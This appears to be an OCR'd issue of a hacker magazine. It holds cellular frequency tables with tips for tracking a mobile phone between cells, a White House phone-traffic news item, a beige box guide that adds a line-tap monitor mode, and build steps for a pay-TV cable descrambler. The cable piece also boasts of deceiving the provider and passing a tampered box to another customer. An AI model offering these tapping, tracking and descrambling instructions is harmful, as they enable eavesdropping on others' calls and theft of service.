Channel 1 (346) Tx 880.380 Rx 835.380
Channel 2 (367) Tx 881.010 Rx 836.010
Channel 3 (388) Tx 881.640 Rx 836.640
Channel 4 (409) Tx 882.270 Rx 837.270
Channel 5 (430) Tx 882.900 Rx 837.900
Channel 6 (451) Tx 883.530 Rx 838.530
Channel 7 (472) Tx 884.160 Rx 839.160
Channel 8 (493) Tx 884.790 Rx 839.790
Channel 9 (514) Tx 885.420 Rx 840.420
Channel 10 (535) Tx 886.050 Rx 841.050
Channel 11 (556) Tx 886.680 Rx 841.680
Channel 12 (577) Tx 887.310 Rx 842.310
Channel 13 (598) Tx 887.940 Rx 842.940
Channel 14 (619) Tx 888.570 Rx 843.570
Channel 15 (640) Tx 889.200 Rx 844.200
Channel 16 (661) Tx 889.830 Rx 844.830

Cell # 14

Channel 1 (347) Tx 880.410 Rx 835.410
Channel 2 (368) Tx 881.040 Rx 836.040
Channel 3 (389) Tx 881.670 Rx 836.670
Channel 4 (410) Tx 882.300 Rx 837.300
Channel 5 (431) Tx 882.930 Rx 837.930
Channel 6 (452) Tx 883.560 Rx 838.560
Channel 7 (473) Tx 884.190 Rx 839.190
Channel 8 (494) Tx 884.820 Rx 839.820
Channel 9 (515) Tx 885.450 Rx 840.450
Channel 10 (536) Tx 886.080 Rx 841.080
Channel 11 (557) Tx 886.710 Rx 841.710
Channel 12 (578) Tx 887.340 Rx 842.340
Channel 13 (599) Tx 887.970 Rx 842.970
Channel 14 (620) Tx 888.600 Rx 843.600
Channel 15 (641) Tx 889.230 Rx 844.230
Channel 16 (662) Tx 889.860 Rx 844.860

Cell # 15

Channel 1 (348) Tx 880.440 Rx 835.440
Channel 2 (369) Tx 881.070 Rx 836.070
Channel 3 (390) Tx 881.700 Rx 836.700
Channel 4 (411) Tx 882.330 Rx 837.330
Channel 5 (432) Tx 882.960 Rx 837.960
Channel 6 (453) Tx 883.590 Rx 838.590
Channel 7 (474) Tx 884.220 Rx 839.220
Channel 8 (495) Tx 884.850 Rx 839.850
Channel 9 (516) Tx 885.480 Rx 840.480
Channel 10 (537) Tx 886.110 Rx 841.110
Channel 11 (558) Tx 886.740 Rx 841.740
Channel 12 (579) Tx 887.370 Rx 842.370
Channel 13 (600) Tx 888.000 Rx 843.000
Channel 14 (621) Tx 888.630 Rx 843.630
Channel 15 (642) Tx 889.260 Rx 844.260
Channel 16 (663) Tx 889.890 Rx 844.890

Cell # 16

Channel 1 (349) Tx 880.470 Rx 835.470
Channel 2 (370) Tx 881.100 Rx 836.100
Channel 3 (391) Tx 881.730 Rx 836.730
Channel 4 (412) Tx 882.360 Rx 837.360
Channel 5 (433) Tx 882.990 Rx 837.990
Channel 6 (454) Tx 883.620 Rx 838.620
Channel 7 (475) Tx 884.250 Rx 839.250
Channel 8 (496) Tx 884.880 Rx 839.880
Channel 9 (517) Tx 885.510 Rx 840.510
Channel 10 (538) Tx 886.140 Rx 841.140
Channel 11 (559) Tx 886.770 Rx 841.770
Channel 12 (580) Tx 887.400 Rx 842.400
Channel 13 (601) Tx 888.030 Rx 843.030
Channel 14 (622) Tx 888.660 Rx 843.660
Channel 15 (643) Tx 889.290 Rx 844.290
Channel 16 (664) Tx 889.920 Rx 844.920

Cell # 17

Channel 1 (350) Tx 880.500 Rx 835.500
Channel 2 (371) Tx 881.130 Rx 836.130
Channel 3 (392) Tx 881.760 Rx 836.760
Channel 4 (413) Tx 882.390 Rx 837.390
Channel 5 (434) Tx 883.020 Rx 838.020
Channel 6 (455) Tx 883.650 Rx 838.650
Channel 7 (476) Tx 884.280 Rx 839.280
Channel 8 (497) Tx 884.910 Rx 839.910
Channel 9 (518) Tx 885.540 Rx 840.540
Channel 10 (539) Tx 886.170 Rx 841.170
Channel 11 (560) Tx 886.800 Rx 841.800
Channel 12 (581) Tx 887.430 Rx 842.430
Channel 13 (602) Tx 888.060 Rx 843.060
Channel 14 (623) Tx 888.690 Rx 843.690
Channel 15 (644) Tx 889.320 Rx 844.320
Channel 16 (665) Tx 889.950 Rx 844.950

Cell # 18

Channel 1 (351) Tx 880.530 Rx 835.530
Channel 2 (372) Tx 881.160 Rx 836.160
Channel 3 (393) Tx 881.790 Rx 836.790
Channel 4 (414) Tx 882.420 Rx 837.420
Channel 5 (435) Tx 883.050 Rx 838.050
Channel 6 (456) Tx 883.680 Rx 838.680
Channel 7 (477) Tx 884.310 Rx 839.310

Channel 8 (498) Tx 884.940 Rx 839.940
Channel 9 (519) Tx 885.570 Rx 840.570
Channel 10 (540) Tx 886.200 Rx 841.200
Channel 11 (561) Tx 886.830 Rx 841.830
Channel 12 (582) Tx 887.460 Rx 842.460
Channel 13 (603) Tx 888.090 Rx 843.090
Channel 14 (624) Tx 888.720 Rx 843.720
Channel 15 (645) Tx 889.350 Rx 844.350
Channel 16 (666) Tx 889.980 Rx 844.980

Cell # 19

Channel 1 (352) Tx 880.560 Rx 835.560
Channel 2 (373) Tx 881.190 Rx 836.190
Channel 3 (394) Tx 881.820 Rx 836.820
Channel 4 (415) Tx 882.450 Rx 837.450
Channel 5 (436) Tx 883.080 Rx 838.080
Channel 6 (457) Tx 883.710 Rx 838.710
Channel 7 (478) Tx 884.340 Rx 839.340
Channel 8 (499) Tx 884.970 Rx 839.970
Channel 9 (520) Tx 885.600 Rx 840.600
Channel 10 (541) Tx 886.230 Rx 841.230
Channel 11 (562) Tx 886.860 Rx 841.860
Channel 12 (583) Tx 887.490 Rx 842.490
Channel 13 (604) Tx 888.120 Rx 843.120
Channel 14 (625) Tx 888.750 Rx 843.750
Channel 15 (646) Tx 889.380 Rx 844.380


Cell # 20

Channel 1 (353) Tx 880.590 Rx 835.590
Channel 2 (374) Tx 881.220 Rx 836.220
Channel 3 (395) Tx 881.850 Rx 836.850
Channel 4 (416) Tx 882.480 Rx 837.480
Channel 5 (437) Tx 883.110 Rx 838.110
Channel 6 (458) Tx 883.740 Rx 838.740
Channel 7 (479) Tx 884.370 Rx 839.370
Channel 8 (500) Tx 885.000 Rx 840.000
Channel 9 (521) Tx 885.630 Rx 840.630
Channel 10 (542) Tx 886.260 Rx 841.260
Channel 11 (563) Tx 886.890 Rx 841.890
Channel 12 (584) Tx 887.520 Rx 842.520
Channel 13 (605) Tx 888.150 Rx 843.150
Channel 14 (626) Tx 888.780 Rx 843.780
Channel 15 (647) Tx 889.410 Rx 844.410

Cell # 21

Channel 1 (354) Tx 880.620 Rx 835.620
Channel 2 (375) Tx 881.250 Rx 836.250
Channel 3 (396) Tx 881.880 Rx 836.880
Channel 4 (417) Tx 882.510 Rx 837.510
Channel 5 (438) Tx 883.140 Rx 838.140
Channel 6 (459) Tx 883.770 Rx 838.770
Channel 7 (480) Tx 884.400 Rx 839.400
Channel 8 (501) Tx 885.030 Rx 840.030
Channel 9 (522) Tx 885.660 Rx 840.660
Channel 10 (543) Tx 886.290 Rx 841.290
Channel 11 (564) Tx 886.920 Rx 841.920
Channel 12 (585) Tx 887.550 Rx 842.550
Channel 13 (606) Tx 888.180 Rx 843.180
Channel 14 (627) Tx 888.810 Rx 843.810
Channel 15 (648) Tx 889.440 Rx 844.440

Cellular Phone Frequency and Cell Construction



This represents how a cellular system might be laid out. Cells A and B never share a common border. Neither do B and C, A and G, etc. Cells that are next to each other are never assigned adjacent frequencies. They always differ by at least 60 kiloHertz. To track a mobile phone as it changes cells, do the following. Let's put the mobile in a B cell. When the mobile switches frequencies, you know that he could only go to a D, E, F, or G cell because A and C have adjacent frequencies. The two tables below will help you determine which channel cells can go next to each other. You can contact your local cellular phone company and see if they have any maps of the cells available. This is not a sure thing, but it couldn't hurt to try.

Cells that can go next to each other:

Cell	Compatible cells
A	C, D, E, F
B	D, E, F, G
C	E, F, G, A
D	F, G, A, B
E	G, A, B, C
F	A, B, C, D
G	B, C, D, E

Here is a frequency/cell layout chart. The cell frequencies are used by the cell site towers, and the mobile frequencies are the input frequencies used by the cars.

A	B	C	D	E	F	G

WIRELINE COMPANY CELL FREQUENCIES (BAND B)

Voice Channels

889.890	889.920	889.950	889.980			
889.680	889.710	889.740	889.770	889.800	889.830	889.860
889.470	889.500	889.530	889.560	889.590	889.620	889.650
889.260	889.290	889.320	889.350	889.380	889.410	889.440
889.050	889.080	889.110	889.140	889.170	889.200	889.230
888.840	888.870	888.900	888.930	888.960	888.990	889.020
888.630	888.660	888.690	888.720	888.750	888.780	888.810
888.420	888.450	888.480	888.510	888.540	888.570	888.600
888.210	888.240	888.270	888.300	888.330	888.360	888.390
888.000	888.030	888.060	888.090	888.120	888.150	888.180
887.790	887.820	887.850	887.880	887.910	887.940	887.970
887.580	887.610	887.640	887.670	887.700	887.730	887.760
887.370	887.400	887.430	887.460	887.490	887.520	887.550
887.160	887.190	887.220	887.250	887.280	887.310	887.340
886.950	886.980	887.010	887.040	887.070	887.100	887.130
886.740	886.770	886.800	886.830	886.860	886.890	886.920
886.530	886.560	886.590	886.620	886.650	886.680	886.710
886.320	886.350	886.380	886.410	886.440	886.470	886.500
886.110	886.140	886.170	886.200	886.230	886.260	886.290
885.900	885.930	885.960	885.990	886.020	886.050	886.080
885.690	885.720	885.750	885.780	885.810	885.840	885.870
885.480	885.510	885.540	885.570	885.600	885.630	885.660
885.270	885.300	885.330	885.360	885.390	885.420	885.450
885.060	885.090	885.120	885.150	885.180	885.210	885.240
884.850	884.880	884.910	884.940	884.970	885.000	885.030
884.640	884.670	884.700	884.730	884.760	884.790	884.820
884.430	884.460	884.490	884.520	884.550	884.580	884.610
884.220	884.250	884.280	884.310	884.340	884.370	884.400
884.010	884.040	884.070	884.100	884.130	884.160	884.190
883.800	883.830	883.860	883.890	883.920	883.950	883.980
883.590	883.620	883.650	883.680	883.710	883.740	883.770
883.380	883.410	883.440	883.470	883.500	883.530	883.560
883.170	883.200	883.230	883.260	883.290	883.320	883.350
882.960	882.990	883.020	883.050	883.080	883.110	883.140
882.750	882.780	882.810	882.840	882.870	882.900	882.930
882.540	882.570	882.600	882.630	882.660	882.690	882.720
882.330	882.360	882.390	882.420	882.450	882.480	882.510
882.120	882.150	882.180	882.210	882.240	882.270	882.300
881.910	881.940	881.970	882.000	882.030	882.060	882.090
881.700	881.730	881.760	881.790	881.820	881.850	881.880
881.490	881.520	881.550	881.580	881.610	881.640	881.670
881.280	881.310	881.340	881.370	881.400	881.430	881.460
881.070	881.100	881.130	881.160	881.190	881.220	881.250
880.860	880.890	880.920	880.950	880.980	881.010	881.040
880.650	880.680	880.710	880.740	880.770	880.800	880.830

Digital Control Channels

880.440	880.470	880.500	880.530	880.560	880.590	880.620
880.230	880.260	880.290	880.320	880.350	880.380	880.410
880.020	880.050	880.080	880.110	880.140	880.170	880.200

WIRELINE COMPANY MOBILE FREQUENCIES (BAND B)

Voice Channels

844.890	844.920	844.950	844.980			
844.680	844.710	844.740	844.770	844.800	844.830	844.860
844.470	844.500	844.530	844.560	844.590	844.620	844.650
844.260	844.290	844.320	844.350	844.380	844.410	844.440
844.050	844.080	844.110	844.140	844.170	844.200	844.230
843.840	843.870	843.900	843.930	843.960	843.990	844.020
843.630	843.660	843.690	843.720	843.750	843.780	843.810
843.420	843.450	843.480	843.510	843.540	843.570	843.600
843.210	843.240	843.270	843.300	843.330	843.360	843.390
843.000	843.030	843.060	843.090	843.120	843.150	843.180
842.790	842.820	842.850	842.880	842.910	842.940	842.970
842.580	842.610	842.640	842.670	842.700	842.730	842.760
842.370	842.400	842.430	842.460	842.490	842.520	842.550
842.160	842.190	842.220	842.250	842.280	842.310	842.340
841.950	841.980	842.010	842.040	842.070	842.100	842.130
841.740	841.770	841.800	841.830	841.860	841.890	841.920
841.530	841.560	841.590	841.620	841.650	841.680	841.710
841.320	841.350	841.380	841.410	841.440	841.470	841.500
841.110	841.140	841.170	841.200	841.230	841.260	841.290
840.900	840.930	840.960	840.990	841.020	841.050	841.080
840.690	840.720	840.750	840.780	840.810	840.840	840.870
840.480	840.510	840.540	840.570	840.600	840.630	840.660
840.270	840.300	840.330	840.360	840.390	840.420	840.450
840.060	840.090	840.120	840.150	840.180	840.210	840.240
839.850	839.880	839.910	839.940	839.970	840.000	840.030
839.640	839.670	839.700	839.730	839.760	839.790	839.820
839.430	839.460	839.490	839.520	839.550	839.580	839.610
839.220	839.250	839.280	839.310	839.340	839.370	839.400
839.010	839.040	839.070	839.100	839.130	839.160	839.190
838.800	838.830	838.860	838.890	838.920	838.950	838.980
838.590	838.620	838.650	838.680	838.710	838.740	838.770
838.380	838.410	838.440	838.470	838.500	838.530	838.560
838.170	838.200	838.230	838.260	838.290	838.320	838.350
837.960	837.990	838.020	838.050	838.080	838.110	838.140
837.750	837.780	837.810	837.840	837.870	837.900	837.930
837.540	837.570	837.600	837.630	837.660	837.690	837.720
837.330	837.360	837.390	837.420	837.450	837.480	837.510
837.120	837.150	837.180	837.210	837.240	837.270	837.300
836.910	836.940	836.970	837.000	837.030	837.060	837.090
836.700	836.730	836.760	836.790	836.820	836.850	836.880
836.490	836.520	836.550	836.580	836.610	836.640	836.670
836.280	836.310	836.340	836.370	836.400	836.430	836.460
836.070	836.100	836.130	836.160	836.190	836.220	836.250
835.860	835.890	835.920	835.950	835.980	836.010	836.040
835.650	835.680	835.710	835.740	835.770	835.800	835.830

Digital Control Channels

835.440	835.470	835.500	835.530	835.560	835.590	835.620
835.230	835.260	835.290	835.320	835.350	835.380	835.410
835.020	835.050	835.080	835.110	835.140	835.170	835.200

NON-WIRELINE COMPANY CELL FREQUENCIES (BAND A)

Digital Control Channels

879.900	879.930	879.960	879.990			
879.690	879.720	879.750	879.780	879.810	879.840	879.870
879.480	879.510	879.540	879.570	879.600	879.630	879.660
				879.390	879.420	879.450

Voice Channels

879.270	879.300	879.330	879.360			
879.060	879.090	879.120	879.150	879.180	879.210	879.240
878.850	878.880	878.910	878.940	878.970	879.000	879.030
878.640	878.670	878.700	878.730	878.760	878.790	878.820
878.430	878.460	878.490	878.520	878.550	878.580	878.610
878.220	878.250	878.280	878.310	878.340	878.370	878.400
878.010	878.040	878.070	878.100	878.130	878.160	878.190
877.800	877.830	877.860	877.890	877.920	877.950	877.980
877.590	877.620	877.650	877.680	877.710	877.740	877.770
877.380	877.410	877.440	877.470	877.500	877.530	877.560
877.170	877.200	877.230	877.260	877.290	877.320	877.350
876.960	876.990	877.020	877.050	877.080	877.110	877.140
876.750	876.780	876.810	876.840	876.870	876.900	876.930
876.540	876.570	876.600	876.630	876.660	876.690	876.720
876.330	876.360	876.390	876.420	876.450	876.480	876.510
876.120	876.150	876.180	876.210	876.240	876.270	876.300
875.910	875.940	875.970	876.000	876.030	876.060	876.090
875.700	875.730	875.760	875.790	875.820	875.850	875.880
875.490	875.520	875.550	875.580	875.610	875.640	875.670
875.280	875.310	875.340	875.370	875.400	875.430	875.460
875.070	875.100	875.130	875.160	875.190	875.220	875.250
874.860	874.890	874.920	874.950	874.980	875.010	875.040
874.650	874.680	874.710	874.740	874.770	874.800	874.830
874.440	874.470	874.500	874.530	874.560	874.590	874.620
874.230	874.260	874.290	874.320	874.350	874.380	874.410
874.020	874.050	874.080	874.110	874.140	874.170	874.200
873.810	873.840	873.870	873.900	873.930	873.960	873.990
873.600	873.630	873.660	873.690	873.720	873.750	873.780
873.390	873.420	873.450	873.480	873.510	873.540	873.570
873.180	873.210	873.240	873.270	873.300	873.330	873.360
872.970	873.000	873.030	873.060	873.090	873.120	873.150
872.760	872.790	872.820	872.850	872.880	872.910	872.940
872.550	872.580	872.610	872.640	872.670	872.700	872.730
872.340	872.370	872.400	872.430	872.460	872.490	872.520
872.130	872.160	872.190	872.220	872.250	872.280	872.310
871.920	871.950	871.980	872.010	872.040	872.070	872.100
871.710	871.740	871.770	871.800	871.830	871.860	871.890
871.500	871.530	871.560	871.590	871.620	871.650	871.680
871.290	871.320	871.350	871.380	871.410	871.440	871.470
871.080	871.110	871.140	871.170	871.200	871.230	871.260
870.870	870.900	870.930	870.960	870.990	871.020	871.050
870.660	870.690	870.720	870.750	870.780	870.810	870.840
870.450	870.480	870.510	870.540	870.570	870.600	870.630
870.240	870.270	870.300	870.330	870.360	870.390	870.420
870.030	870.060	870.090	870.120	870.150	870.180	870.210

NON-WIRELINE COMPANY MOBILE FREQUENCIES (BAND A)

Digital Control Channels

834.900	834.930	834.960	834.990			
834.690	834.720	834.750	834.780	834.810	834.840	834.870
834.480	834.510	834.540	834.570	834.600	834.630	834.660
				834.390	834.420	834.450

Voice Channels

834.270	834.300	834.330	834.360			
834.060	834.090	834.120	834.150	834.180	834.210	834.240
833.850	833.880	833.910	833.940	833.970	834.000	834.030
833.640	833.670	833.700	833.730	833.760	833.790	833.820
833.430	833.460	833.490	833.520	833.550	833.580	833.610
833.220	833.250	833.280	833.310	833.340	833.370	833.400
833.010	833.040	833.070	833.100	833.130	833.160	833.190
832.800	832.830	832.860	832.890	832.920	832.950	832.980
832.590	832.620	832.650	832.680	832.710	832.740	832.770
832.380	832.410	832.440	832.470	832.500	832.530	832.560
832.170	832.200	832.230	832.260	832.290	832.320	832.350
831.960	831.990	832.020	832.050	832.080	832.110	832.140
831.750	831.780	831.810	831.840	831.870	831.900	831.930
831.540	831.570	831.600	831.630	831.660	831.690	831.720
831.330	831.360	831.390	831.420	831.450	831.480	831.510
831.120	831.150	831.180	831.210	831.240	831.270	831.300
830.910	830.940	830.970	831.000	831.030	831.060	831.090
830.700	830.730	830.760	830.790	830.820	830.850	830.880
830.490	830.520	830.550	830.580	830.610	830.640	830.670
830.280	830.310	830.340	830.370	830.400	830.430	830.460
830.070	830.100	830.130	830.160	830.190	830.220	830.250
829.860	829.890	829.920	829.950	829.980	830.010	830.040
829.650	829.680	829.710	829.740	829.770	829.800	829.830
829.440	829.470	829.500	829.530	829.560	829.590	829.620
829.230	829.260	829.290	829.320	829.350	829.380	829.410
829.020	829.050	829.080	829.110	829.140	829.170	829.200
828.810	828.840	828.870	828.900	828.930	828.960	828.990
828.600	828.630	828.660	828.690	828.720	828.750	828.780
828.390	828.420	828.450	828.480	828.510	828.540	828.570
828.180	828.210	828.240	828.270	828.300	828.330	828.360
827.970	828.000	828.030	828.060	828.090	828.120	828.150
827.760	827.790	827.820	827.850	827.880	827.910	827.940

(continued on page 32)

TROUBLE IN THE WHITE HOUSE

by Charlie Zee

Tuesday, January 26, the White House phone number 456-1414 is busy. In fact, all the White House numbers seem to be busy. And so it's been for the past few days at the White House. There's no way to get through. Is there something wrong with the White House phones? No, said Robert Calhoun, assistant to Delano Lewis, president of C&P Telephone. "We checked on it yesterday. The actual equipment is working fine. There is just a tremendous amount of calls coming into the White House switchboard as well as the Capitol. It appears to me personally that this is something new. That people want to take an interest in their government. They want to speak to the president directly."

Perhaps. But this has been going on for days. Old-timers have never seen anything like it. There were some times during the Watergate stories that the lines would get busy, and the day after Reagan was shot. But hour after hour? Day after day? The White House phone system is designed to handle demands comparable to those of, say, Desert Storm. It has its own dedicated central-office-size switching center, said Michael Daley, a spokesman for C&P. The telephone company's normal central offices in Washington usually route traffic for dozens of blocks of office buildings.

As far as who's answering those many lines, the White House won't say. Alex Nagy, director of telephone services (called at the same number he had during the Bush administration), would not even come to the phone. His assistant said: "We do not give out any details."

However, one former White House staffer said there are perhaps a half dozen operators usually working at any one time. He said they "are the top of their profession and career civil servants."

It's definitely not business as usual at the White House according to Joel Garreau of the *Washington Post.* High and low officials throughout town, supplicants and power brokers, can't get through. At a key moment in the recent confirmation hearings for Attorney General-designate Zoe Baird, Senator Joseph Biden got so frustrated trying to get through to the president that he told aides if he didn't hear from Bill Clinton in five minutes, he was going out to the floor to flatly announce his opposition. That broke through the clutter. Somehow Clinton got back to him instantly.

Is it easier for the Russians? With the hot line and all? No, said embassy press counselor Vladimir Derbenev at 347-1347. The White House's direct connection is only to Moscow, not the embassy.

What about the Iraqis? How would they get through to the president? Fire a few rounds at the Kittyhawk? A hurried call to their embassy at 483-7500.... No, we have not been having any particular problem with the White House phones, came the answer. That's because we can't call the White House much. Our problem is with the United Nations.

And bypassing the White House switchboard and trying to reach somebody's direct line is no snap. Call

the old number for the press office listed in the *National Journal's Capitol Source* directory, and the call is answered by the office of the chief of staff. Ask them if anybody is keeping track of how many incoming calls there have been, and you are directed to the staff secretariat. Ask who is the head of that, and the person at the office of the chief of staff does not know. There's no new White House phone directory out yet even for people inside the building. Track is being kept on the backs of envelopes; some numbers have changed. "We're working on hit-or-miss temporary listings. They're not complete," said one White House source.

On January 26, the telephonic gridlock had sloshed over into the Capitol Hill lines. The office of Senator Dan Coates (R-Ind.), a vocal opponent of Clinton's proposal to rescind the ban on homosexuals serving in the armed forces, numbers about 1,000 by Tuesday night - about 16 to 1 in favor of the ban, the Associated Press reported. The office of one prominent liberal senator said it received 500 to 700 calls, with a majority in favor of allowing homosexuals in the military, said an aide.

And the main Capitol Hill number, 224-3121, has remained busy. Could this all be people wound up in the gay issue? In fact, no, said one White House official when finally reached. "The switchboard is totally swamped, but the calls are running about 50-50," said the source. "Half concern the issue of gays in the military. But the other half is people who are perceiving waffles on campaign pledges. Clinton promised many things. And now people are worried that things are not going to turn out that way. People are more involved with this administration than in the past. Even the [mechanized] comment line has never been like this. Everybody and their brother feels like they can call in, and right now, they are."

Then again, some of those calls are like the ones made to David Watkins. If anybody should know what's going on with the phones, he ought to be the one, seeing as how he's assistant to the president for the office of administration and management. And somebody had him listed at 456-6797.

That, in fact, turns out to be the office of the chief of staff, which could still make sense since that's who he works for, according to the table of organization handed out back in Little Rock. But no. The person who answered the phone at the office of the chief of staff said she did not have him on any of her lists. Nor did she know where he sat or what his phone number might be. In fact, she had never heard of him.

2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.

beige box construction

by The Phoenix

Many tasks involving phone line work (such as installing a new extension, etc.) are much easier when you have a lineman's handset. Since a typical tone/pulse switchable model sells for about $300 many people opt to build their own. Such an improvised handset is called a beige box. I will begin this article by repeating the instructions for making one. Next I will mention what the lineman's handset has that the generic box lacks and explain how to add these features.

To construct a basic beige box you need a one piece phone, preferably pulse/tone switchable, a pair of alligator clips (one red and one black for the traditional look), and some tools (wire cutters, wire strippers, long nose pliers, PVC electrical tape, and a soldering iron). If the phone has no line cord you will need that too. Cut the wire about four feet from the phone. Expose and strip the red and green wires. Connect the red alligator clip to the red wire and the black clip to the green wire. For a good connection these should be soldered. Wrap the connections in electrical tape. It's that simple! In the off-hook state this device will behave just like a lineman's handset in the Talk mode.




Fig. 1

Lineman's handsets have a Talk/Monitor switch instead of a switchhook. In the Monitor mode it does not merely go on-hook like our beige box; it becomes a *line tap*. You can monitor everything which transpires on the line: an indispensible testing aid! If no phones are off-hook you will hear a background hum. If you pick up an extension you will hear the click and dial tone. It will not interfere with rotary dialing. If an incoming call arrives you hear the ringing signal (a loud purring).

To add this feature to your beige box you will need a .47 microfarad 250 V capacitor (non electrolytic), an audio matching transformer: eight ohms to 1000 ohms (Radio Shack Cat. #273-1380 will be used in the example), a DPDT switch, and some wire. Refer to Figure 1. Open the phone. Locate the point where the line cord enters. The red wire is the "ring" and is labeled "R" in the figure. The green ("tip") is labeled "T". Points "r" and "t" (lower case) are the points where these connect to the phone circuitry. Disconnect the Ring from the phone circuitry and connect it to the center of one pole of the switch. Run a line from one leg to the point where the Ring used to be. Connect the capacitor to the other leg. Solder the other capacitor lead to the transformer's blue lead. Connect the black lead to the tip. Ignore the green transformer lead (cut it off if it annoys you). The high impedance side is complete.

Now the eight ohm side: Find the earphone leads. (If the colors give any clue as to polarity put the switch on the positive one.) Connect the white wire from the transformer to one of the speaker wires. Disconnect the other speaker wire from the main circuitry and solder it to the center of the free pole on the switch. Attach the red transformer lead to the leg on this pole which corresponds to the capacitor's position on the other pole, i.e. the Monitor position. The remaining switch terminal should be connected to the point from which the speaker wire was removed. With this modification the switchhook becomes somewhat pointless. The ringer can also be removed to make room for the transformer. Test the switch, mount it, and label T and M.




Fig. 2

Many exciting new handsets of the tone/pulse switchable type have an extra switch: KEYPAD: IN/OUT. I assume this is to prevent accidentally dialing with your shoulder. This will not be discussed.

One last feature these new handsets have is a polarity test. This can be useful. Obtain one green and one red LED, an SPST momentary pushbutton, and a 1k ohm resistor. Refer to Figure 2. Connect the anode of the green LED to the cathode of the red one and to the resistor. Tie the cathode of the green to the anode of the red and connect that to the Tip. Connect the free end of the resistor to the button and the other side of the button to the Ring. Make sure that the cathode of the green is wired to the black alligator clip. When the button is pressed the green LED will light if the red clip is on the positive (+) and the black clip on the negative (-). Note: The polarity test will create an off-hook status.

Thanks go to The Exterminator and The Terminal Man for their text file, *Beige Box: Construction and Use* dated Friday 17 May 1985, which detailed the construction reiterated in paragraph two. The type of phone tap I employed in adding the monitor mode was first brought to my attention in a text file by The Phantom (title/date unavailable). Note that if your speaker is not eight ohm you will have to use a different transformer; check with the outfit you get your .47 microfarad capacitor from.

Lastly, Radio Shack no longer carries .47 microfarad capacitors. I wonder why? Other electronics distributors do. You may also find them in phone equipment isolating the ringer from the line.

DESCRAMBLING CABLE

by Dr. Clayton Phorester

If you were thinking about opening your cable box, don't! Most cable boxes have a small metal connector in the front right of the box. Once the lid is off, the connection is broken and a little battery inside remembers. I learned this the hard way with a Pioneer converter. Once the connection breaks, the little channel display on the box will go all screwy, and the only button that will work is the power button. If you *did* open the box, you would now notice that whenever you turn the TV on, it goes to a preset station and can't be changed. This station is usually the one that your box displays when you tune to a premium channel that you don't subscribe to. At any rate, cable companies will fine you around $25 to reactivate your box. And if they think you've tampered with it, that goes up to $1000 (according to California law). All the cable company has to do is press a few keys on their cheap computers in their cozy little offices to get the box at your house back on line. (And you thought their regular rates were bad!)

If you did open it, maybe you could tell them that it fell on the floor during an earthquake or something. Or, you could do what I did. I told my cable operator that I was throwing away a TV, and was going to return my cable box. Well, I returned the box (after I closed it back up, of course) and about a month later I told my cable company that I got a new TV. I went to the cable office and picked up a new box. Result: I got a perfectly good box, while some dumb Wilson got the old tampered- with one! And, of course, the Wilson won't know what the hell's going on when his box doesn't work, so he'll call the cable company and complain. The cable company (arrogant as they all are) will naturally assume that this person was trying to tamper with it, and they aren't gonna believe anything this guy is gonna tell them. *Ha! Ha! Ha!* (That's just my sick sense of humor.)

The point is: *don't open the damn box!* Inside there are a hundred little dials, screws, and thingamabobers, but messing with them won't do you a hell of a lot of good if the box won't respond to any commands in the first place!

I just recently downloaded from a local BBS the following instructions to make a cable descrambler. It appears to have been uploaded in 1988 (how's that for sysop incompetence?) but it's worth a shot anyway. I'm almost certain that it won't work with a handful of cable systems because every one is different in its own little perverse kind of way. In Step 6, the author assumes that you will be using a cable box. I don't think that having a box is a requirement, because I don't have one, and my descrambler works just fine. On my cable system, boxes are an option for old TV's that don't go any higher than Channel 13, and TV's that you want to receive premium channels. So if you have one or not, don't

sweat it.

Enough talk! Whip out your wallet, your car keys, your soldering iron, and kick some cable company butt!

How To Build a Pay TV Descrambler

Author Unknown

Materials Required

1 Radio Shack mini-box (RS #270-235)
1 1/4 watt resistor, 2.2k-2.4k ohm (RS #271-1325)
1 75pf-100pf variable capacitor (hard to find)
2 F61a chassis-type coaxial connectors (RS #278-212)
12" No. 12 solid copper wire
12" RG59 coaxial cable

Instructions

1. Bare a length of No. 12 gauge solid copper wire and twist around a 3/8 inch nail or rod to form a coil of nine turns. Elongate coil to a length of 1 1/2 inches and form right angle bends on each end.

2. Solder the variable capacitor to the coil. It doesn't matter where you solder it; it still does the same job. The best place for it is in the center with the adjustment screw facing upward. Note: When it comes time to place coil in box, the coil must be grounded. This can be done by crazy-gluing a piece of rubber to the bottom of the box and securing the coil to it.

3. Tap coil at points 2 1/2 turns from ends of coil and solder to coaxial chassis connectors, bringing tap leads through holes in chassis box. Use as little wire as possible.

4. Solder resistor to center of coil and ground other end of resistor to chassis box, using solder lug and small screw.

5. Drill a 1/2 inch diameter hole in mini-box cover to permit adjustment of the variable capacitor from the outside.

6. Place device in line with existing cable on either side of the converter box and connect to a television set with the piece of RG59 coaxial cable. Set television to HBO channel.

